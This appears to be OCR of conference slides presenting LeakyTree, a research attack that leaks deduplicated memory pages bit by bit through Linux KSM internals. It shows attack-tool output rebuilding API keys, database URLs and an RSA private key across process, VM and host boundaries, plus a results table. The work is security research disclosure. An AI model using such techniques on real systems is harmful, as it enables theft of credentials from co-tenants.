
Keys:
Caps Lock
Num Lock
Scroll Lock


jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:11
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A12345678900-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?
retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
ldGVz"
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
---------- BRUTEFORCING DATA ----------
elapsed time (s): 15
known bits: 400 (50 bytes)
bits per second: 26.666666
same results: 01 (>=32 -> rollback)
rollbacks: 00
cpu: 09
---------- LEAKED PAGE ----------
0x64ad7fd88000: 6578 706f 7274 2053 5452 4950 455f 5345 export STRIPE_SE
0x64ad7fd88010: 4352 4554 5f4b 4559 3d22 736b 5f6c 6976 CRET_KEY="sk_liv
0x64ad7fd88020: 655f 3531 4142 4364 4566 4768 496a 4b6c e_51ABCdEfGhIjKl
0x64ad7fd88030: 4d6e 4f70 5172 5374 5500 0000 0000 0000 MnOpQrStU
0x64ad7fd88040: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88050: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88060: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88070: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88080: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88090: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880a0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880b0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880c0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880d0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880e0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880f0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88100: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88110: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88120: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88130: 0000 0000 0000 0000 0000 0000 0000 0000
---------- ORACLES ----------
O_L:
0x64ad7fd7b000: 6578 706f 7274 2000 0000 0000 0000 0000 export
0x64ad7fd7b010: 0000 0000 0000 0000 0000 0000 0000 0000
....
0x64ad7fd7bfe0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bff0: 0000 0000 0000 0000 0200 0000 0000 0000
#
O_R:
0x64ad7fd7d000: 6578 706f 7274 20ff ffff ffff ffff ffff export
0x64ad7fd7d010: ffff ffff ffff ffff ffff ffff ffff ffff
....
0x64ad7fd7dfe0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dff0: ffff ffff ffff ffff 0200 0000 0000 0000

Keys:
Caps Lock
Num Lock
Scroll Lock


jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:13
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A1234567890-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?
retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
export CL
export DI
ldGVz"
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
---------- BRUTEFORCING DATA ----------
elapsed time (s): 143
known bits: 1361 (170 bytes)
bits per second: 9.517483
same results: 02 (>=32 -> rollback)
rollbacks: 30
cpu: 10
---------- LEAKED PAGE ----------
0x64ad7fd88000: 6578 706f 7274 2053 5452 4950 455f 5345 export STRIPE_SE
0x64ad7fd88010: 4352 4554 5f4b 4559 3d22 736b 5f6c 6976 CRET_KEY="sk_liv
0x64ad7fd88020: 655f 3531 4142 4364 4566 4768 496a 4b6c e_51ABCdEfGhIjKl
0x64ad7fd88030: 4d6e 4f70 5172 5374 5576 5778 597a 3938 MnOpQrStUvWxYz98
0x64ad7fd88040: 3736 3534 3332 3122 0a65 7870 6f72 7420 7654321" export
0x64ad7fd88050: 5354 5249 5045 5f50 5542 4c49 5348 4142 STRIPE_PUBLISHAB
0x64ad7fd88060: 4c45 5f4b 4559 3d22 706b 5f6c 6976 655f LE_KEY="pk_live_
0x64ad7fd88070: 3531 4142 4364 4566 4768 496a 4b6c 4d6e 51ABCdEfGhIjKlMn
0x64ad7fd88080: 4f70 5172 5374 5576 5778 597a 3938 3736 OpQrStUvWxYz9876
0x64ad7fd88090: 3534 3332 3122 0a0a 6578 706f 7274 2047 54321" export G
0x64ad7fd880a0: 4f4f 474c 455f 4150 495f 4b45 593d 2241 OOGLE_API_KEY="A
0x64ad7fd880b0: 41c0 0000 0000 0000 0000 0000 0000 0000 A
0x64ad7fd880c0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880d0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880e0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880f0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88100: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88110: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88120: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88130: 0000 0000 0000 0000 0000 0000 0000 0000
---------- ORACLES ----------
O_L:
0x64ad7fd7b000: 6578 706f 7274 2000 0000 0000 0000 0000 export
0x64ad7fd7b010: 0000 0000 0000 0000 0000 0000 0000 0000
....
0x64ad7fd7bfe0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bff0: 0000 0000 0000 0000 0200 0000 0000 0000
#
O_R:
0x64ad7fd7d000: 6578 706f 7274 20ff ffff ffff ffff ffff export
0x64ad7fd7d010: ffff ffff ffff ffff ffff ffff ffff ffff
....
0x64ad7fd7dfe0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dff0: ffff ffff ffff ffff 0200 0000 0000 0000
Keys:
Caps Lock
Num Lock
Scroll Lock


jetkvm-
192.168.2.82
JetKVM
jetkvm-
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 25 20:17
en
windows on QEMU/KVM
File
Virtual Machine
View
Send Key
Recycle Bin
Microsoft Edge
Documents
New
Sort
View
Home
Gallery
OneDrive
Desktop
Name
Date modified
This folder is empty.
attacker on QEMU/KVM
Apr 25 20:17
vm@vm: ~/leakytree/code/attack/guest-to-host
BRUTEFORCING DATA
LEAKED PAGE
ORACLES
windows2 on QEMU/KVM
Keys:
Caps Lock
Num Lock
Scroll Lock


jetkvm-
192.168.2.82
JetKVM
jetkvm-
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 25 20:29
en
./victim -s 0 -u 0
[+] Inserted 0 pages in the unstable tree
[+] Target RSA page:
0x6289c02bc000: 2d2d 2d2d 2d42 4547 494e 2052 5341 2050 -----BEGIN RSA P
0x6289c02bc010: 5249 5641 5445 204b 4559 2d2d 2d2d 2d0a RIVATE KEY-----
0x6289c02bc020: 4d49 4947 3541 4942 4141 4b43 4159 4541 MIIG5AIBAAKCAYEA
0x6289c02bc030: 7463 7053 6858 326e 4259 6852 5154 7472 tcpShX2nBYhRQTtr
0x6289c02bc040: 4a6c 716b 5246 6237 584b 6c34 524d 7a79 JlqkRFb7XKl4RMzy
0x6289c02bc050: 6867 6a6d 3337 3947 4236 4954 6b6a 5743 hgjm379GB6ITkjWC
0x6289c02bc060: 0a42 6662 6732 4a73 444d 7962 3552 7933 Bfbg2JsDMyb5Ry3
0x6289c02bc070: 722b 616c 4e67 5058 7970 7073 6b39 4274 r+alNgPXyppsk9Bt
0x6289c02bc080: 6c4a 5763 4c42 5a65 4a36 412f 4674 7867 lJWcLBZeJ6A/Ftxg
0x6289c02bc090: 6147 6549 6b41 5937 7356 6e32 7763 4e47 aGeIkAY7sVn2wcNG
0x6289c02bc0a0: 560a 7073 5173 376d 5638 654b 3652 464e V psQs7mV8eK6RFN
0x6289c02bc0b0: 4663 6b75 6e44 592f 5333 744b 6c50 4f54 FckunDY/S3tKlPOT
0x6289c02bc0c0: 3149 4e38 6542 4948 3448 492b 692f 4455 1IN8eBIH4HI+i/DU
0x6289c02bc0d0: 3756 4239 7838 747a 3462 5543 3343 4e62 7VB9x8tz4bUC3CNb
0x6289c02bc0e0: 5a6f 0a42 6848 314e 5679 6a2f 5a75 7842 Zo BhH1NVyj/ZuxB
0x6289c02bc0f0: 4a71 3542 4344 7a48 6b47 4a70 6f4a 2f54 Jq5BCDzHkGJpoJ/T
0x6289c02bc100: 485a 5777 6146 4a70 6551 4662 525a 426d HZWwaFJpeQFbRZBm
0x6289c02bc110: 3557 3947 4f6d 7630 5371 496e 5059 4968 5W9GOmv0SqInPYIh
0x6289c02bc120: 4431 310a 6d52 7761 6151 5030 626b 6d55 D11 mRwaaQP0bkmU
0x6289c02bc130: 7755 4137 6841 6736 647a 5573 316f 4e6b wUA7hAg6dzUs1oNk
0x6289c02bc140: 5970 4c76 3569 6a6d 2b63 4148 4251 7a47 YpLv5ijm+cAHBQzG
0x6289c02bc150: 694e 7a6a 5637 6f47 7a72 5564 7870 4568 iNzjV7oGzrUdxpEh
0x6289c02bc160: 6856 7433 0a46 4d52 6d67 7749 504f 4266 hVt3 FMRmgwIPOBf
0x6289c02bc170: 6c52 496c 474c 594c 634e 3230 5369 5254 lRIlGLYLcN20SiRT
0x6289c02bc180: 614f 6855 6355 794c 3636 3672 6961 5562 aOhUcUyL666riaUb
0x6289c02bc190: 3033 3058 3178 6133 7669 6541 7947 7531 030X1xa3vieAyGu1
0x6289c02bc1a0: 494f 6348 520a 6565 7645 4666 7745 6361 IOcHR eevEFfwEca
0x6289c02bc1b0: 5776 4961 3151 454b 3531 3163 566b 3949 WvIa1QEK511cVk9I
0x6289c02bc1c0: 6f69 6256 3834 7778 4343 2f41 7241 6c45 oibV84wxCC/ArAlE
0x6289c02bc1d0: 7255 5167 6e5a 386c 4559 4a74 5548 7069 rUQgnZ8lEYJtUHpi
0x6289c02bc1e0: 5668 3350 2f6e 0a4e 506e 4c36 3654 2f59 Vh3P/n NPnL66T/Y
0x6289c02bc1f0: 4d45 314e 6956 5878 5336 7270 3273 662f ME1NiVXxS6rp2sf/
0x6289c02bc200: 4556 466b 336c 777a 7739 6c43 4336 6573 EVFk3lwzw9lCC6es
0x6289c02bc210: 4131 7332 4136 6d63 7054 7461 3977 5451 A1s2A6mcpTta9wTQ
0x6289c02bc220: 3578 7071 4453 350a 4e77 7751 7037 3077 5xpqDS5 NwwQp70w
0x6289c02bc230: 4553 552b 6465 566c 4167 4d42 4141 4543 ESU+deVlAgMBAAEC
0x6289c02bc240: 6767 4741 494c 6c2b 6d47 7778 7046 5052 ggGAILl+mGwxpFPR
0x6289c02bc250: 4f4c 7076 412f 542b 4c42 5579 5935 4259 OLpvA/T+LBUyY5BY
0x6289c02bc260: 5235 3554 4c43 4376 0a47 756b 4f50 4c4b R55TLCCv GukOPLK
0x6289c02bc270: 4737 6d4e 3265 4164 6b6d 326c 774c 6f57 G7mN2eAdkm2lwLoW
[+] Press [ENTER] to finish
attacker on QEMU/KVM
File Virtual Machine View Send Key
Apr 25 20:29
vm@vm: ~/leakytree/code/attack/guest-to-host
Keys:
Caps Lock
Num Lock
Scroll Lock

Scenario			LeakyTree		Results
Scenario	K_{sh}	K_{un}	I	Target / Leaked	**Throughp.** (bps)
Process-to-Process (Section 6.1.3)					
S1 - firefox	7782	8183	4	sourceURL=https://en.wikipedia	2.737
S2 - codex	8857	9701	8	You communicate reasoning expl	7.011
S3 - zsh/docker	186	1041	2	export STRIPE_SECRET_KEY="sk_l	10.671
Guest-to-Guest (Section 6.2.3)					
S4 - Ubuntu	398854	911811	0	root:x:0:0:root:/root:/bin/bas	4.282
S4 - Ubuntu	364494	1070436	4	-----BEGIN CERTIFICATE-----\nM	0.858
S4 - Ubuntu	343325	1084096	6	-----BEGIN EC PRIVATE KEY-----	1.452
S5 - Windows	689360	1340033	3	C:\Windows\Microsoft.NET\Frame	1.423
S5 - Windows	802844	1077969	0	MicrosoftTelemetryAssertTrigge	1.864
Guest-to-Host (Section 6.2.3)					
S6 - Synthetic	153651	1552667	0	-----BEGIN RSA PRIVATE KEY----	1.147

Conclusion



Conclusion

LeakyTree leaks deduplicated pages bit-by-bit via KSM internals



LeakyTree: Cross-VM Bit-by-Bit Deduplicated Page Leakage via Linux Kernel Samepage Merging Internals

Martínez et al. — **Graz University of Technology**

- First attack against KSM internals
- Leakage complexity dropped from $O(2^n)$ to $O(n)$
- Proxmox VE considering disabling KSM by default